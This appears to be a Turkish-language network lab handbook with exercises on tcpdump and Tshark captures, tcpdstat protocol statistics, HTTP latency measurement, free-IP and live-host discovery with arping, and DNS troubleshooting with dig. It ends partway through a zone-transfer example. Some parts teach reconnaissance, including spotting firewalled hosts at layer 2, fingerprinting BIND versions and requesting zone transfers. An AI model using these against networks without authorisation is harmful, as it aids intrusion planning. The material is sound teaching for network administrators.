2009-09-08 05:47:23.191924 IP (tos 0×0, ttl 64, id 28119, offset 0, flags [DF], proto TCP (6), length 239) 10.200.169.163.45196 > 64.233.169.147.80: P 1: 200(199) ack 1 win 92

2009-09-08 05:47:23.325691 IP (tos 0×0, ttl 52, id 58447, offset 0, flags [none], proto TCP (6), length 40) 64.233.169.147.80 > 10.200.169.163.45196: ., cksum 0xa938 (correct), 1:1(0) ack 200 win 107

2009-09-08 05:47:23.328801 IP (tos 0×0, ttl 52, id 58448, offset 0, flags [none], proto TCP (6), length 608) 64.233.169.147.80 > 10.200.169.163.45196: P 1:569(568) ack 200 win 107

2009-09-08 05:47:23.328818 IP (tos 0×0, ttl 64, id 28120, offset 0, flags [DF], proto TCP (6), length 40) 10.200.169.163.45196 > 64.233.169.147.80: ., ck sum 0xa6fe (correct), 200:200(0) ack 569 win 109

2009-09-08 05:47:23.328826 IP (tos 0×0, ttl 52, id 58449, offset 0, flags [none], proto TCP (6), length 40) 64.233.169.147.80 > 10.200.169.163.45196: F, cksum 0xa6ff (correct), 569:569(0) ack 200 win 107

```
2009-09-08 05:47:23.368014 IP (tos 0×0, ttl 64, id 28121, offset 0, flags [DF], proto TCP (6), length 40) 10.200.169.163.45196 > 64.233.169.147.80: ., ck sum 0xa6fd (correct), 200:200(0) ack 570 win 109
```

Yukardaki çıktıya bakılacak olursa her bir satır bir paketi işsaret eder. Satırlar incelenirse HTTP protokolüne ait bilgi edinilemez, sadece TCP protokolüne ait bazı bilgiler elde edilebilir.

Bunun sebebi analiz için kullandığımız yazılımın(tcpdump) kısıtlı protokol analizine sahip olmasıdır(tcpdump tcp, ip, udp vs gibi alt seviye protokollere ait analiz imkanı sunar). Bizim görmek istediğimiz HTTP'e ait başlık bilgileri ise tcpdump ile görüntülenemez. Bunun için Wireshark/Tshark kullanmamız gerekir.

Sniffer aracılığıyla protokol analizi

Aşağıdaki çıktılar Tshark sniffer programından alınmıştır. Görüleceği üzere bir HTTP paketine ait tüm detaylar bulunmaktadır.

```
Capturing on eth0

…

Transmission Control Protocol, Src Port: 56537 (56537), Dst Port: http (80), Seq: 1, Ack: 1, Len: 199

    Source port: 56537 (56537)

    Destination port: http (80)

    Sequence number: 1 (relative sequence number)

    [Next sequence number: 200    (relative sequence number)]

    Acknowledgement number: 1    (relative ack number)

    Header length: 20 bytes

    Flags: 0×18 (PSH, ACK)
```

0… …. = Congestion Window Reduced (CWR): Not set

.0.. …. = ECN-Echo: Not set

..0. …. = Urgent: Not set

…1 …. = Acknowledgment: Set

…. 1… = Push: Set

…. .0.. = Reset: Not set

…. ..0. = Syn: Not set

…. …0 = Fin: Not set

Window size: 5888 (scaled)

Checksum: 0x9f9e [incorrect, should be 0xf736 (maybe caused by "TCP checksum offload"?)]

[Good Checksum: False]

[Bad Checksum: True]

Hypertext Transfer Protocol

GET / HTTP/1.0\r\n

Request Method: GET

Request URI: /

Request Version: HTTP/1.0

Host: www.google.com\r\n

Accept: text/html, text/plain, text/css, text/sgml, */*;q=0.01\r\n

Accept-Encoding: gzip, bzip2\r\n

Accept-Language: en\r\n

User-Agent: Lynx/2.8.6rel.4 libwww-FM/2.14\r\n

```
\r\n
```

Uygulama No: **BGA-UAG-58**

Yerel Ağda Kullanılan Protokol Oranlarını Belirleme

Amaç: Ağda hangi protokollerin ne kadar kullanıldığının belirlenmesi

Özellikle büyük ölçekli ağlarda belirli portlardaki(SMTP, TCP/445, TCP/139, UDP/1433) trafigin yuksek olmasi anormallik sayilabilir. TCP/25'in yoğun olması spam alameti sayılabilir, benzer şekilde TCP/445 portunun yoğun kullanımı ağınızdak zombilerin cirit attığına işaret eder.

Ağ trafiğinde protokol analizi yapmak için kullanılan en sağlıklı yöntem Netflow'dur. Netflow Cisco'ya özel olsa da piyasada aynı ismi ya da benzeri ismi taşıyan çeşitli flow yazılımları bulunmaktadır. Fakat flow yazılımlarının çalışması için network cihazlarında ayar gerektirir ve bazı durumlarda flow açmak yönlendirici sistemleri zor durumda bırakır(DDOS saldırılarında vs). Flow yerine kullanılanılabilecek diğer bir yöntem de trafiğini SPAN edip bir sniffer aracılığıyla analiz etmek.

Bu iş için en ideal yazılım Argus'tur. Fakat bazen daha basit bir araca ihtiyacımız olur. Mesela amacımız sniffer aracılığıyla kaydedilmiş paketleri inceleyerek ağ trafiğinde protokol kullanım oranını görmekse argus yerine tcpdstat gibi tek işi bu olan basit bir araç kullanabiliriz.

tcpdstat ile trafikden ne elde edilir?

Hangi port(protokol)un ne oranda kullanildigi bilgisi, hangi porttan kac MB veri transferi yapılmış, kaç paket geçmiş, ağımızda yaygın kullanılan paket boyutu gibi bilgiler alınabilir.

Bir sniffer aracılığıyla kaydedilmiş trafiği tcpdstat'a okutarak yukarda saydığım maddeleri gösteren rapor alabiliriz.

```
[root@sniffme]# tcpdstat -n 10gb.pcap
```

```
DumpFile:  10gb.pcap

FileSize: 32544.19MB

Id: 200909081156

StartTime: Tue Sep  8 11:56:09 2009

EndTime:   Tue Sep  8 12:04:35 2009

TotalTime: 505.74 seconds

TotalCapSize: -1013.45MB  CapLen: 1514 bytes

# of packets: 51749994 (31754.55MB)

AvgRate: 526.72Mbps  stddev:120.16M

### Packet Size Distribution (including MAC headers) ###

<<<<

[  32-  63]:  15647286

[  64-  127]:  7963761

[  128-  255]:3286917

[  256-  511]:2256683

[  512- 1023]:         3164325

[ 1024- 2047]:  19431022

>>>>

### Protocol Breakdown ###

<<<<

         protocol        packets                 bytes           bytes/pkt

————————————————————————————————————

[0] total        51749994 (100.00%)        33297058195 (100.00%)    643.42
```

[1]	ip	51748070 (100.00%)	33296937859 (100.00%)	643.44
[2]	tcp	44206963 (85.42%)	30306798074 (91.02%)	685.57
[3]	http(s)	21903649 (42.33%)	24386417917 (73.24%)	1113.35
[3]	http(c)	15599921 (30.14%)	2752951633 (8.27%)	176.47
[3]	squid	635085 (1.23%)	498196791 (1.50%)	784.46
[3]	smtp	633754 (1.22%)	268040520 (0.80%)	422.94
[3]	nntp	21 (0.00%)	1292 (0.00%)	61.52
[3]	ftp	173167 (0.33%)	156130274 (0.47%)	901.62
[3]	pop3	707374 (1.37%)	285657875 (0.86%)	403.83
[3]	imap	78267 (0.15%)	30131903 (0.09%)	384.99
[3]	telnet	11854 (0.02%)	3635518 (0.01%)	306.69
[3]	ssh	49721 (0.10%)	5664126 (0.02%)	113.92
[3]	dns	652 (0.00%)	43052 (0.00%)	66.03
[3]	bgp	202 (0.00%)	64050 (0.00%)	317.08
[3]	napster	89 (0.00%)	13020 (0.00%)	146.29
[3]	realaud	1995 (0.00%)	821605 (0.00%)	411.83
[3]	rtsp	88678 (0.17%)	77046679 (0.23%)	868.84
[3]	icecast	16180 (0.03%)	6264020 (0.02%)	387.15
[3]	hotline	492 (0.00%)	31158 (0.00%)	63.33
[3]	other	4305855 (8.32%)	1835686221 (5.51%)	426.32
[2]	udp	3436128 (6.64%)	1196791303 (3.59%)	348.30
[3]	dns	366550 (0.71%)	46654438 (0.14%)	127.28
[3]	mcast	1588 (0.00%)	98456 (0.00%)	62.00

```
[3]  realaud          97084 (  0.19%)      21501796 (  0.06%) 221.48
[3]  halflif     59362 (  0.11%)      9047215 (  0.03%)   152.41
[3]  starcra          17 (  0.00%)          2173 (  0.00%)       127.82
[3]  everque          48 (  0.00%)          5712 (  0.00%)       119.00
[3]  unreal           7 (  0.00%)           1571 (  0.00%)       224.43
[3]  quake       12540 (  0.02%)      2414996 (  0.01%)   192.58
[3]  cuseeme          6 (  0.00%)           444 (  0.00%)        74.00
[3]  other       2889277 (  5.58%)   1106333936 (  3.32%)       382.91
[2]  icmp        26019 (  0.05%)      4367139 (  0.01%)   167.84
[2]  ipsec       3983336 (  7.70%)   1756154718 (  5.27%)       440.88
[2]  ip6         1192 (  0.00%)       356382 (  0.00%)     298.98
[2]  other       94432 (  0.18%)      32470243 (  0.10%) 343.85
[2]  frag        62971 (  0.12%)      72852344 (  0.22%)  1156.92
>>>>
```

Uygulama No: **BGA-UAG-59**

Web Sunuculara Yönelik Performans (Gecikme) Ölçümü

Amaç: Web sunucularında latency ölçümü

Zaman zaman web sunucularımıza performans testleri yaparak kapasitelerini ölçüyoruz. Performans testleri esnasında web sunucuların yük durumu, hizmet kalitesi ve dışardan bağlanan kullanıcılara yaşattığı latency değerlerini ölçmek gerekiyor. Latency harici diğer değerler sistem üzerinden snmp vs ile alinabiliyor, latency ölçümü için networkun dışından birilerinden siteye girmelerini isteyip yavaşlık var mı sorusu sayısal değerlerden uzak olduğu için pek işime yaramıyordu. Kısa bir araştırmayla bu konuda kullanılabilecek

iki araç buldum ve inceledim. Araçlardan biri http_ping diğeri de daha kapsamlı testlerde kullanılabilecek bir araç olan echoping

Http_ping ile latency testleri

```
# http_ping -count 5 -interval 5 http://www.turkcell.com.tr

219 bytes from http://www.turkcell.com.tr: 24.088 ms (11.618c/12.458r/0.012d)

219 bytes from http://www.turkcell.com.tr: 23.424 ms (10.788c/12.621r/0.015d)

219 bytes from http://www.turkcell.com.tr: 17.003 ms (8.413c/8.577r/0.013d)

219 bytes from http://www.turkcell.com.tr: 20.625 ms (9.113c/11.501r/0.011d)

219 bytes from http://www.turkcell.com.tr: 20.398 ms (8.221c/12.165r/0.012d)

— http://www.turkcell.com.tr http_ping statistics —

5 fetches started, 5 completed (100%), 0 failures (0%), 0 timeouts (0%)

total    min/avg/max = 17.003/21.1076/24.088 ms

connect  min/avg/max = 8.221/9.6306/11.618 ms

response min/avg/max = 8.577/11.4644/12.621 ms

data     min/avg/max = 0.011/0.0126/0.015 ms
```

Echoping ile latency testleri

```
[root@mail ~]# echoping -v -n 5 -w 3 -R -D -h /anasayfa www.turkcell.com.tr

This is echoping, version 6.0.0.

Trying to connect to internet address 212.252.168.225 80 to transmit 103 bytes...

Trying to send 256 bytes to internet address 212.252.168.225...

Connected...

TCP Latency: 0.005898 seconds

Sent (103 bytes)...
```

Application Latency: 0.044271 seconds

12781 bytes read from server.

Elapsed time: 0.059465 seconds

Trying to connect to internet address 212.252.168.225 80 to transmit 103 bytes...

Trying to send 256 bytes to internet address 212.252.168.225…

Connected…

TCP Latency: 0.004449 seconds

Sent (103 bytes)…

Application Latency: 0.050749 seconds

12779 bytes read from server.

Elapsed time: 0.068128 seconds

Trying to connect to internet address 212.252.168.225 80 to transmit 103 bytes...

Trying to send 256 bytes to internet address 212.252.168.225…

Connected…

TCP Latency: 0.013045 seconds

Sent (103 bytes)…

Application Latency: 0.042985 seconds

12781 bytes read from server.

Elapsed time: 0.060604 seconds

Trying to connect to internet address 212.252.168.225 80 to transmit 103 bytes...

Trying to send 256 bytes to internet address 212.252.168.225…

Connected…

TCP Latency: 0.004867 seconds

Sent (103 bytes)…

Application Latency: 0.044789 seconds

12781 bytes read from server.

Elapsed time: 0.053972 seconds

Trying to connect to internet address 212.252.168.225 80 to transmit 103 bytes…

Trying to send 256 bytes to internet address 212.252.168.225…

Connected…

TCP Latency: 0.003864 seconds

Sent (103 bytes)…

Application Latency: 0.056953 seconds

12779 bytes read from server.

Elapsed time: 0.065896 seconds

—

Minimum time: 0.053972 seconds (4743 bytes per sec.)

Maximum time: 0.068128 seconds (3758 bytes per sec.)

Average time: 0.061613 seconds (4155 bytes per sec.)

Standard deviation: 0.031128

Median time: 0.044271 seconds (5783 bytes per sec.)

http_ping'in detay kullanımı için man http_ping komutu kullanılabilir.

man http_ping

http_ping(1) http_ping(1)

NAME

http_ping – measure HTTP latency

SYNOPSIS

http_ping [-count n] [-interval n] [-quiet] [-proxy host:port] url

DESCRIPTION

http_ping runs an HTTP fetch every few seconds, timing how long it

takes.

Sample run:

% http_ping http://www.example.com/

7816 bytes from http://www.example.com/: 246.602 ms (9.923c/23.074r/213.605d)

7816 bytes from http://www.example.com/: 189.997 ms (11.619c/22.971r/155.407d)

7816 bytes from http://www.example.com/: 190.463 ms (8.994c/25.091r/156.378 d)

7816 bytes from http://www.example.com/: 190.07 ms (9.234c/23.9r/156.936d)

7816 bytes from http://www.example.com/: 190.706 ms (10.142c/46.579r/133.985d)

^C

— http://www.example.com/ http_ping statistics —

5 fetches started, 5 completed (100%), 0 failures (0%), 0 timeouts (0%)

total min/avg/max = 189.997/201.568/246.602 ms

connect min/avg/max = 8.994/9.9824/11.619 ms

response min/avg/max = 22.971/28.323/46.579 ms

data min/avg/max = 133.985/163.262/213.605 ms

OPTIONS

-quiet Only display the summary info at the end.

-proxy Specifies a proxy host and port to use.

SEE ALSO

http_load(1), http_get(1), ping(8)

Uygulama No: **BGA-UAG-60**

Yerel Ağlarda Kullanılmayan IP Adreslerinin Tespiti

Amaç: Ağda kullanılmayan(boş) ip adreslerini belirlemek

Bulunduğumuz ağda DHCP kullanılmıyorsa ya da DHCP üzerinden bize ip verilmiyorsa ağa dahil olabilmek için boş bir ip adresi bulup kendimize atamamız gerekir. Bu durum daha çok kablosuz ağlarda yaşanır. bir ağa L2 seviyesinde dahil olduğumuzda(kablolu ya da kablosuz) ağdaki ip aralığını ve sonrasında boş ip adreslerini bulmak için aşağıdaki gibi bir yöntem izlenebilir.

Öncelikle ağdaki ip bloğunun bulunması gerekir. Bunun için tcpdump gibi bir ağ dinleyicisi(sniffer) kullanabiliriz. Ağlardaki ARP ve bazi UDP paketleri brodcast olacaktır. Biz de L2 seviyesinde ağa dahil olduğumuzdan bu broadcast paketleri görebiliriz. Ağda görünen broadcast paketlerden de hangi ip aralıklarının kullanıldığı bilgisine ulaşabiliriz.

root@home-labs:~# tcpdump -i eth1 -tttnn udp or arp

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes

000000 arp who-has 192.168.2.22 tell 192.168.2.1

000133 arp reply 192.168.2.22 is-at 00:1f:d0:5a:1b:96

32. 487744 arp who-has 192.168.2.222 tell 192.168.2.23

1. ***000918 arp who-has 192.168.2.222 tell 192.168.2.23***

1. 000618 arp who-has 192.168.2.222 tell 192.168.2.23

3. 277225 arp who-has **192.168.162.10** tell 192.168.162.129

198024 arp who-has 192.168.162.10 tell 192.168.162.129

802725 IP 192.168.2.20.138 > 192.168.2.255.138: NBT UDP PACKET(138)

197820 arp who-has 192.168.162.10 tell 192.168.162.129

802624 IP 192.168.2.20.138 > 192.168.2.255.138: NBT UDP PACKET(138)

Yukarıdaki tcpdump çıktısı incelenecek olursa ağda kullanılan IP adres aralıkları tespit edilebilir. Örnek: ***192.168.2*** *bloğu,* **192.168.162.** bloğu gibi.

Hani ip aralığının kullanıldığını bulduktan sonra sıra boş ip adreslerini bulmaya geldi. Bunun için arping aracını kullanıyoruz.

Basitçe ***for a in {1..26};do arping -c1 192.168.2.$a|grep "Unicast";done***komutu ya da http://www.digininja.org/files/find_ip_1.0.tar.bz2 adresindeki mini scripti bize ağdaki hangi ip adreslerinin kullanımda hangilerinin boşta olacağını söyleyecektir.

root@home-labs:~# for a in {1..26};do arping -c1 192.168.2.$a|grep "Unicast";done

Unicast reply from **192.168.2.1** [00:1A:2A:A7:22:5C] 1.168ms

Unicast reply from **192.168.2.21** [00:1D:E0:17:C2:CB] 5.776ms

Unicast reply from **192.168.2.22** [00:1F:D0:5A:1B:96] 0.792ms

Yukardaki çıktıya göre 192.168.2.1, 192.168.2.21 ve 192.168.2.22 ip adresleri bu ağda kullanımda gözüküyor.

Tek satırlık script yerine biraz daha düzenli çıktı veren find_ip scriptini kullanmak istersek aşağıdaki gibi çıktı verecektir.

Not:Scriptte ufak düzenlemeler yapilmasi gerekiyor.(arping komutunun geçtigi satirdaki -O parametresinin kaldirilmasi gibi)

find_ip scriptinin sonucu

```
root@guvenliyim:~/find_ip# bash find_ip.sh -c 2 -s 10.10.10

10.10.10.1 Used

10.10.10.2 Used

10.10.10.3 Used

10.10.10.4 Free

10.10.10.5 Free

10.10.10.6 Free

10.10.10.7 Free

10.10.10.8 Used

10.10.10.9 Free

10.10.10.10 Free

10.10.10.11 Free

10.10.10.12 Free

10.10.10.13 Free

10.10.10.14 Free

10.10.10.19 Used
```

10.10.10.20 Free

Uygulama No: **BGA-UAG-61**

Arping Kullanarak L2 Seviyesinde Paket İşlemleri

Amaç: arping ile L2 seviyesinde paket işlemleri

Network güvenlik testlerinde bazen bulunduğunuz ağın yapısını çıkarmak için ip katmanı yeterli olmaz ya da bu katmana doğrudan ulaşımınız olmayabilir. Bu durumda L2 seviyesinde çeşitli paketler göndererek ağın yapısını çıkarabiliriz. L2 seviyesinde gönderebileceğimiz paketler ARP'a dayalıdır. L2'deki protokoller kullanılarak basitce ağdaki ip adreslerinin hangi mac adresine sahip olduğunu, bir mac adresinin ip adresi vs gibi bilgiler edinilebilir.

Layer2'de bu tip işlemleri yapmak için sık kullandığım bir araç var: arping, kısaca bu araç kullanılarak neler yapılabilir bir bakalım.

Arping aracı ne işe yarar?

Arping adından da anlaşılacağı gibi Layer 2 seviyesinde ping atmaya yarayan bir araçtır. Arping kullanarak Layer 2 seviyesinde bir makinenin açık olup olmadığı, ağdaki ip çakışmaları, bir ipnin ağda kullanılıp kullanılmadığı gibi bilgiler edinilebilir. Aynı zamanda arping kullanılarak gratious arp paketleri üretilebilir. Gratious paketlerle bir ip adresine ait mac adresi tüm yerel ağdaki sistemlerde güncellenebilir.

Arping ARP Request ve Reply paketleri kullanır.

Not: arping'i diğer l3 ping araçlarından ayıran önemli özelliği ağ arabirimi üzerinde ip adresi olmasa dahi ping işlemlerini gerçekleştirebilir(yani L2 de çalışabilir).

Basit arping kullanımı

arping'in en basit kullanımı ağdaki bir ip adresinin L2 seviyesinde MAC adresinin alınmasıdır. Bunu aşağıdaki komutla gerçekleyebiliriz.

```
root@home-labs:~# arping 192.168.2.1 -c 1
ARPING 192.168.2.1 from 192.168.2.23 eth0
Unicast reply from 192.168.2.1  [00:1A:2A:A7:22:5C]    1.860ms
Sent 1 probes (1 broadcast(s))
Received 1 response(s)
```

Yukardaki komuta ait tcpdump çıktısı;

```
root@home-labs:~#  tcpdump -i eth1 -tttnn   arp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
000000  arp who-has 192.168.2.1  (ff:ff:ff:ff:ff:ff) tell 192.168.2.23
000918 arp reply 192.168.2.1 is-at 00:1a:2a:a7:22:5c
```

Kısaca yukardaki arp paketi brodcast paket olarak 192.168.2.1 ip adresinin kim olduğunu sorguladı. Bu ip adresini üzerinde barındıran sistem cevap olarak MAC adresini döndü.

Ağdaki IP Çakışmalarının Bulunması

Ağınızda IP çakışmasından şüpheleniyorsanız arping kullanarak emin olabilirsiniz.

arping -D IP_Adresi

```
root@home-labs:~# arping -I eth1 -D 192.168.2.20
000000 arp who-has 192.168.2.20 (ff:ff:ff:ff:ff:ff) tell 0.0.0.0
000140 arp reply 192.168.2.20 is-at 00:0c:29:06:df:e4
001738 arp reply 192.168.2.20 is-at 00:1b:77:9b:cb:e2
```

Yukarıdaki çıktıda 192.168.2.20 ip adresi için yapılan sorguya iki farklı mac adresi cevap veriyor. Bu da ağda IP çakışmasının olduğu manasına gelir.

Güvenlik duvarı aktif edilmiş yerel sistemlerin arping ile bulunması

Eğitimlerimde Port Tarama kısmında katılımcılara sorduğum meşhur soru şudur: Bir ağda açık olduğunu bildiğiniz fakat güvenlik duvarı ile tamamen korunmuş bir sistemin açık olduğunu teknik olarka nasıl ispatlarsınız?

Bu sorunun cevabı genellikle ilgili makineye ulaşmaya çalışırız(ping vs) ya da port tarama yaparız oluyor. Fakat hostun üzerinde üzerinde bulunan güvenlik duvarı herhangi bir protokole izin vermediği için bu yöntemlerle hostun açık olup olmadığını anlaşılmaz.

Bunun tek yöntemi 2. katmanda(OSI katmanları) ilgili sistemin açık olup olmadığını öğrenmektir. L2(Ikinci katman) denildiğinde ise akla ilk gelen MAC adresleri ve ARP oluyor. L2 seviyesinde bir sistemin canlı olup olmadığını anlamak için arping komutu kullanılabilir.(Normal ping ve arp komutlarıyla da aynı iş yapılabilir)

#arping 192.168.2.1

komutu eğer hedef sistem canlı ise aşağıdaki gibi çıktı verecektir.

```
root@home-labs:~# arping 192.168.2.1
```

```
ARPING 192.168.2.1 from 192.168.2.23 eth0

Unicast reply from 192.168.2.1 [00:1A:2A:A7:22:5C]  1.343ms

^CSent 1 probes (1 broadcast(s))

Received 1 response(s)
```

Eğer hedef sistem kapalı ise aşağıdaki gibi çıktı verecektir.

```
root@home-labs:~# arping 192.168.2.111 -c1

ARPING 192.168.2.111 from 192.168.2.23 eth0

Sent 1 probes (1 broadcast(s))

Received 0 response(s)
```

Uygulama No: **BGA-UAG-62**

DNS Protokolunde Sorun Giderme – dig

Amaç: dig kullanarak DNS prtokolünde sorun giderme

Dig, nslookup ve host gibi dns sorgulama araçları yerine kullanılabilen gelişmiş bir araçtır. ISC tarafından geliştirilen BIND DNS sunucusu ile birlikte geliştirilir ve uzun vadede Linux dağıtımlarında nslookup komutunun yerini alması beklenmektedir. Dig komutu domains sorgulama için çalıştırıldığında cevapla birlikte detay bilgiler de döner.

Bu detay bilgiler ek parametrelerle gizlenebilir.

```
# dig www.lifeoverip.net

; <<>> DiG 9.3.3 <<>> www.lifeoverip.net

;; global options:  printcmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47172

;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY:  2, ADDITIONAL: 2

;; QUESTION  SECTION:

;www.lifeoverip.net.          IN      A

;; ANSWER SECTION:

www.lifeoverip.net.  14400  IN     A       80.93.212.86

;; AUTHORITY  SECTION:

lifeoverip.net.          30637  IN     NS      ns3.tekrom.com.

lifeoverip.net.          30637  IN     NS      ns4.tekrom.com.

;; ADDITIONAL SECTION:

ns4.tekrom.com.      91164  IN     A       70.84.223.227

ns3.tekrom.com.      165971 IN     A       70.84.223.226

;; Query time: 213 msec

;; SERVER: 195.175.39.40#53(195.175.39.40)

;; WHEN: Sat Jan 24 10:56:14 2009

;; MSG SIZE  rcvd: 130
```

Çıktıların Detay açıklaması

Status:NOERROR

sorgulanan domain adının var olduğunu ve bu domainden sorumlu dns sunucunun sorgulara sağl

Domain ile ilgili ana DNS sunucuların bilgisinin olmadığını gösterir. Bu da ya o domain yoktur ya da bazı sebeplerden dolayı root dns sunuculara yayınlanmamıştır manasınada cevap olarak NXDOMAIN denecektir.

```
; <<>> DiG 9.3.3 <<>> www.huzeyfe.net

;; global options:  printcmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 8419

;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY:  1, ADDITIONAL: 0

;; QUESTION  SECTION:

;www.huzeyfe.net.              IN      A

;; AUTHORITY  SECTION:

net.            0       IN      SOA     a.gtld-servers.net. nstld.verisign-grs.com. 1232788241
1800 900 604800 900

;; Query time:  119 msec

;; SERVER: 195.175.39.40#53(195.175.39.40)

;; WHEN: Sat Jan 24 11:02:25 2009

;; MSG SIZE  rcvd: 106
```

Soru Kısmı

```
;; QUESTION SECTION:
;www.lifeoverip.net.          IN      A
```

DNS sunucuya giden sorgu kısmı.

Cevap Kısmı

```
;; ANSWER SECTION:
www.lifeoverip.net.   14400   IN      A       80.93.212.86
```

DNS sunucudan dönen cevap kısmı.

```
;; AUTHORITY SECTION:
lifeoverip.net.       30637   IN      NS      ns3.tekrom.com.
lifeoverip.net.       30637   IN      NS      ns4.tekrom.com.
```

sorgulanan domainden sorumlu dns sunucu adresleri

```
;; ADDITIONAL SECTION:
ns4.tekrom.com.       91164   IN      A       70.84.223.227
ns3.tekrom.com.       165971  IN      A       70.84.223.226
```

Ek bilgiler.

```
;; Query time: 213 msec
```

Sorgulamanın ne kadar sürdüğü.

```
;; SERVER: 195.175.39.40#53(195.175.39.40)
```

sorgulanan dns sunucu

```
;; WHEN: Sat Jan 24 10:56:14  2009 tarih

;; MSG SIZE  rcvd: 130 boyut
```

Dns sorgularının geçtiği sunucuları izlemek(dns trace)

Dns üzerinden sorun yaşadığınızı düşünüyorsanız sorunun kaynağını bulmak için dns trace çekilmesinde fayda var. DNs trace sorgulanan domaine ait tüm adımları detaylı bir şekilde gösterir. Böylece sorunun hangi aşamada hangi sunucudan kaynaklandığı bulunabilir.

Aşağıdaki çıktı bir istemci tarafından www.kou.edu.tr adresinin sorgulanması esnasında gidilen dns sunucularını ve onların döndüğü cevapları gösterir. Görüleceği üzere ilk olarak root serverlardan .tr uzantılı adreslerin nerede tutulduğu bilgisi alınmıştır. Sonrasında bu adreslerden birine kou.edu.tr domaininden sorumlu DNS sunucu sorulmuş ve cevap alınmıştır. Son olarak da www.kou.edu.tr domaini kou.edu.tr'den sorumlu dns sunucuya sorularak işlem tamamlanmıştır.

```
# dig +trace www.kou.edu.tr

; <<>> DiG 9.3.3 <<>> +trace www.kou.edu.tr

;; global options:  printcmd

.               365519  IN    NS      B.ROOT-SERVERS.NET.

.               365519  IN    NS      C.ROOT-SERVERS.NET.

.               365519  IN    NS      D.ROOT-SERVERS.NET.

.               365519  IN    NS      E.ROOT-SERVERS.NET.

.               365519  IN    NS      F.ROOT-SERVERS.NET.

.               365519  IN    NS      G.ROOT-SERVERS.NET.

.               365519  IN    NS      H.ROOT-SERVERS.NET.
```

```
.                       365519  IN      NS      I.ROOT-SERVERS.NET.

.                       365519  IN      NS      J.ROOT-SERVERS.NET.

.                       365519  IN      NS      K.ROOT-SERVERS.NET.

.                       365519  IN      NS      L.ROOT-SERVERS.NET.

.                       365519  IN      NS      M.ROOT-SERVERS.NET.

.                       365519  IN      NS      A.ROOT-SERVERS.NET.

;; Received 500 bytes from 193.254.252.30#53(193.254.252.30) in 1 ms

tr.                     172800  IN      NS      NS2.NIC.tr.

tr.                     172800  IN      NS      NS3.NIC.tr.

tr.                     172800  IN      NS      NS4.NIC.tr.

tr.                     172800  IN      NS      NS5.NIC.tr.

tr.                     172800  IN      NS      NS-TR.RIPE.NET.

tr.                     172800  IN      NS      NS1.NIC.tr.

;; Received 250 bytes from 192.228.79.201#53(B.ROOT-SERVERS.NET) in 217 ms

kou.edu.tr.             43200   IN      NS      ns.ulak.net.tr.

kou.edu.tr.             43200   IN      NS      bim.kou.edu.tr.

;; Received 92 bytes from 144.122.95.52#53(NS2.NIC.tr) in 11 ms

www.kou.edu.tr.         3600    IN      A       194.27.72.123

kou.edu.tr.             3600    IN      NS      bim.kou.edu.tr.

;; Received 82 bytes from 193.140.83.251#53(ns.ulak.net.tr) in 10 ms
```

dig ile recursive olmayan dns sorguları

dig , öntanımlı olarak recursive dns sorguları gönderir. Eğer non-recursive dns sorgulaması yaptırılmak istenirse +norec parametresi kullanılır.

```
# dig +norec @195.175.39.40 www.lifeoverip.net.uk

; <<>> DiG 9.3.3 <<>> +norec @195.175.39.40 www.lifeoverip.net.uk

; (1 server found)

;; global options:  printcmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41339

;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY:  11, ADDITIONAL: 13

;; QUESTION  SECTION:

;www.lifeoverip.net.uk.       IN      A

;; AUTHORITY  SECTION:

uk.             1981  IN      NS      ns7.nic.uk.

uk.             1981  IN      NS      nsc.nic.uk.

uk.             1981  IN      NS      nsd.nic.uk.

uk.             1981  IN      NS      nsb.nic.uk.

uk.             1981  IN      NS      nsa.nic.uk.

uk.             1981  IN      NS      ns2.nic.uk.

uk.             1981  IN      NS      ns1.nic.uk.

uk.             1981  IN      NS      ns6.nic.uk.

uk.             1981  IN      NS      ns4.nic.uk.

uk.             1981  IN      NS      ns5.nic.uk.

uk.             1981  IN      NS      ns3.nic.uk.

;; ADDITIONAL SECTION:

ns5.nic.uk.             6790  IN      A       213.246.167.131
```

```
ns2.nic.uk.          6790   IN     A      217.79.164.131
nsa.nic.uk.          6790   IN     A      204.74.112.44
nsa.nic.uk.          28562  IN     AAAA   2001:502:d399::44
nsd.nic.uk.          6790   IN     A      199.7.67.44
nsd.nic.uk.          158281 IN     AAAA   2001:502:100e::44
ns4.nic.uk.          6790   IN     A      194.83.244.131
ns6.nic.uk.          6790   IN     A      213.248.254.130
nsc.nic.uk.          6790   IN     A      199.7.66.44
ns3.nic.uk.          6790   IN     A      213.219.13.131
nsb.nic.uk.          160677 IN     A      204.74.113.44
ns1.nic.uk.          6790   IN     A      195.66.240.130
ns7.nic.uk.          6790   IN     A      212.121.40.130
;; Query time: 8 msec
;; SERVER: 195.175.39.40#53(195.175.39.40)
;; WHEN: Sat Jan 24 22:43:10 2009
;; MSG SIZE  rcvd: 473
```

Dns sunucu versiyon Belirleme

DNS sunucu versiyon belirleme için standart bir yöntem yoktur. Üzerinde Bind çalışan sistemler için version.bind sorgusu işe yarar fakat başka dns sunucuları bu isteğe cevap vermezler.

```
# dig @ns1.tekrom.com txt chaos version.bind
; <<>> DiG 9.3.3 <<>> @ns1.tekrom.com txt chaos version.bind
```

```
; (1 server found)
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52098
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;version.bind.                  CH      TXT
;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.3.4-P1"
;; AUTHORITY SECTION:
version.bind.           0       CH      NS      version.bind.
;; Query time: 334 msec
;; SERVER: 70.84.223.230#53(70.84.223.230)
;; WHEN: Sat Jan 24 22:44:28 2009
;; MSG SIZE  rcvd: 65
```

Dig ile Zone Transferi

dig aracı kullanılarak zone transferine açık bir sunucudan ilgili domaine ait tüm bilgiler edinilebilir.

```
# dig axfr huzeyfe.net @1.2.3.4

